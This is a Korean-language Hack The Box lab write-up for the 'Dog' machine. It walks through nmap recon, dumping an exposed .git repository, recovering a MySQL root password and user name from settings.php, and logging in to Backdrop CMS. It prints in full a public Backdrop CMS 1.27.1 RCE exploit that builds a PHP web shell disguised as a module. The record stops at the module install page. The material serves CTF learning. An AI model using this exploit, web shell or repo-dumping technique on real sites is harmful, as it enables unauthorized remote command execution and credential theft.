읽기 안내
Hack The Box의 개인 실습 기록입니다. 문제 환경의 주소·계정·플래그와 원문에 남아 있는 실패·미완료 결과를 그대로 보존했습니다. 코드와 이미지는 이 기록을 읽기 위한 실습 증적입니다.
DOG
Recon
❯ nmap -sV -sC 10.129.231.223
Starting Nmap 7.97 ( https://nmap.org ) at 2025-08-14 17:38 +0900
Nmap scan report for 10.129.240.57
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-git:
|   10.129.240.57:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-title: Home | Dog
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.94 secondsnmap결과 10.129.231.223:80/.git/ 경로에 Git repository가 발견되었다고 한다. 확인해보자.

이런 식으로 Directory Indexing이 되는 것을 볼 수 있다.
여기서 index파일을 다운 받아서 한번 보자.

뭐가 엄청 많은데 이중에서 password 의 pass 를 검색했더니

^@^@^@^@^@^@ý^@^@^D^T<84>^@^@<81>í^@^@^@!^@^@^@!^@^@^M^D½&ÁÿXwQºú<93>¯«<98><96>Î~ã^^LØ^@#core/modules/user/user.password.inc^@^@^@^@^@^@^@f¾`X)7<96>>eéócore/modules/user/user.password.inc 라는 정보를 얻어서 core로 들어가봤다.
그 결과,

core 디렉토리 역시 Directory Indexing이 가능하다.
추가로 알아본 결과, .git디렉토리를 덤프 떠 올 수 있는 것도 처음 알았고 최근 레포지토리를 복구할 수 있는 것도 알게 됐다.
❯ git clone https://github.com/internetwache/GitTools.gitGitTools에서 dumper 툴을 다운 받아오고
❯ ./gitdumper.sh http://dog.htb/.git/ {dest}명령어로 해당 도메인 .git레포지토리를 떠 올수 있다.
[+] Downloaded: objects/1c/70282a74bf9f3b1009a3da170f2d88043503c7
[+] Downloaded: objects/cc/f2acf282be2360909ae74de169267a47f05723
[+] Downloaded: objects/83/c365d3aea884a165565e6719e1584998dc7aa6
[+] Downloaded: objects/cf/5c0ca89b7a29901412716b769f29ef72b87cf2
[+] Downloaded: objects/b4/4e17cb971dc0a1ba81445d00c7a745ea9eb307
[+] Downloaded: objects/80/38c965b201c582e9873af75557dafd9c757559
[+] Downloaded: objects/ed/47506752ccd2887380a15cab6fc803e1903c16
[+] Downloaded: objects/36/c188d82358464b0926dc4e2f05523bdc4818f8
쭉쭉쭉 덤프 뜨고난 후 해당 디렉토리로 이동하고나면 다음과 같은 파일들이 보인다.
❯ cd .git
❯ ll
total 720
-rw-r--r--@   1 aarin  staff    95B  8 16 02:24 COMMIT_EDITMSG
-rw-r--r--@   1 aarin  staff    92B  8 16 02:24 config
-rw-r--r--@   1 aarin  staff    73B  8 16 02:24 description
-rw-r--r--@   1 aarin  staff    23B  8 16 02:24 HEAD
-rw-r--r--@   1 aarin  staff   337K  8 16 15:46 index
drwxr-xr-x@   3 aarin  staff    96B  8 16 02:24 info
drwxr-xr-x@   4 aarin  staff   128B  8 16 02:24 logs
drwxr-xr-x@ 259 aarin  staff   8.1K  8 16 03:41 objects
-rw-r--r--@   1 aarin  staff    41B  8 16 15:46 ORIG_HEAD
drwxr-xr-x@   5 aarin  staff   160B  8 16 02:24 refs
여기에서 최신 레포지토리로 복구를 한다.
❯ git reset --hard
HEAD의 현재 위치는 8204779입니다 todo: customize url aliases.  reference:https://docs.backdropcms.org/documentation/url-aliases
❯ git reset 8204779
❯ ll
total 128
drwxr-xr-x@ 15 aarin  staff   480B  8 16 15:51 core
drwxr-xr-x@  9 aarin  staff   288B  8 16 15:49 files
-rwxr-xr-x@  1 aarin  staff   578B  8 16 15:49 index.php
drwxr-xr-x@  3 aarin  staff    96B  8 16 15:49 layouts
-rwxr-xr-x@  1 aarin  staff    18K  8 16 15:49 LICENSE.txt
-rwxr-xr-x@  1 aarin  staff   5.2K  8 16 15:49 README.md
-rwxr-xr-x@  1 aarin  staff   1.2K  8 16 15:49 robots.txt
-rwxr-xr-x@  1 aarin  staff    21K  8 16 15:49 settings.php
drwxr-xr-x@  4 aarin  staff   128B  8 16 15:49 sites
-rw-r--r--@  1 aarin  staff   732B  8 14 19:22 sqli
drwxr-xr-x@  3 aarin  staff    96B  8 16 15:49 themes
덤프 떠 오자마자 확인한 레포지토리와는 다른 내용물들이 있는 것을 확인할 수 있다.
여기에서 settings.php를 확인해보자.
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
...mysql로 접속한 계정과 비밀번호가 있다.
그러나 로컬 호스트를 지정했으므로, 이 어플리케이션은 자기 서버 내부에서만 DB에 접속하도록 되어 있다.
즉, 외부 IP (0.0.0.0 또는 공인 IP)로 연결하도록 한 게 아니니, 애플리케이션 레벨에서는 외부 연결을 시도하지 않는다는 것이다.
그래서 이 비밀번호를 사용한 계정이 있는지 찾아봤다.
tiffany라는 계정이 존재하는 것을 확인했다.
❯ grep -r dog.htb
./files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
backdrop에 관련된 취약점이 있는지 확인해본 결과, RCE가 터지는 취약점을 발견했다.

Backdrop CMS 1.27.1 RCE Code
# Exploit Title: Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)
# Date: 04/27/2024
# Exploit Author: Ahmet Ümit BAYRAM
# Vendor Homepage: https://backdropcms.org/
# Software Link: https://github.com/backdrop/backdrop/releases/download/1.27.1/backdrop.zip
# Version: latest
# Tested on: MacOS

import os
import time
import zipfile

def create_files():
    info_content = """
    type = module
    name = Block
    description = Controls the visual building blocks a page is constructed
    with. Blocks are boxes of content rendered into an area, or region, of a
    web page.
    package = Layouts
    tags[] = Blocks
    tags[] = Site Architecture
    version = BACKDROP_VERSION
    backdrop = 1.x

    configure = admin/structure/block

    ; Added by Backdrop CMS packaging script on 2024-03-07
    project = backdrop
    version = 1.27.1
    timestamp = 1709862662
    """
    shell_info_path = "shell/shell.info"
    os.makedirs(os.path.dirname(shell_info_path), exist_ok=True)  # Klasörüoluşturur
    with open(shell_info_path, "w") as file:
        file.write(info_content)

    shell_content = """
    <html>
    <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
    <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
    <input type="SUBMIT" value="Execute">
    </form>
    <pre>
    <?php
    if(isset($_GET['cmd']))
    {
    system($_GET['cmd']);
    }
    ?>
    </pre>
    </body>
    </html>
    """
    shell_php_path = "shell/shell.php"
    with open(shell_php_path, "w") as file:
        file.write(shell_content)
    return shell_info_path, shell_php_path

def create_zip(info_path, php_path):
    zip_filename = "shell.zip"
    with zipfile.ZipFile(zip_filename, 'w') as zipf:
        zipf.write(info_path, arcname='shell/shell.info')
        zipf.write(php_path, arcname='shell/shell.php')
    return zip_filename

def main(url):
    print("Backdrop CMS 1.27.1 - Remote Command Execution Exploit")
    time.sleep(3)

    print("Evil module generating...")
    time.sleep(2)

    info_path, php_path = create_files()
    zip_filename = create_zip(info_path, php_path)

    print("Evil module generated!", zip_filename)
    time.sleep(2)

    print("Go to " + url + "/admin/modules/install and upload the " +
          zip_filename + " for Manual Installation.")
    time.sleep(2)

    print("Your shell address:", url + "/modules/shell/shell.php")

if __name__ == "__main__":
    import sys
    if len(sys.argv) < 2:
        print("Usage: python script.py [url]")
    else:
        main(sys.argv[1])
이 취약점은 업로드 취약점으로 접속할 수 있는 계정이 있어야 업로드한 파일에 접근이 가능한 것처럼 보인다.
아까 알아낸 tiffany계정을 사용하여 RCE를 해보자.
일단 RCE가 바로 되는지 궁금해서 RCE 코드를 실행해본 결과
❯ python3 52021.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php/admin/modules/install에다가 shell.zip을 올리랜다. 뭔고 해서 들어가봤더니

Not Found가 뜬다. 아무래도 admin 레벨의 계정에 로그인 한 뒤 접근해야 되는 거 같다.
우선 알아낸 계정으로 페이지에 로그인을 한다.


로그인 성공. 운좋게도 tiffany는 관리자 레벨인거 같다.
이 상태에서 도메인 http://dog.htb/?q=admin/modules/install으로 접근했더니 됐다.
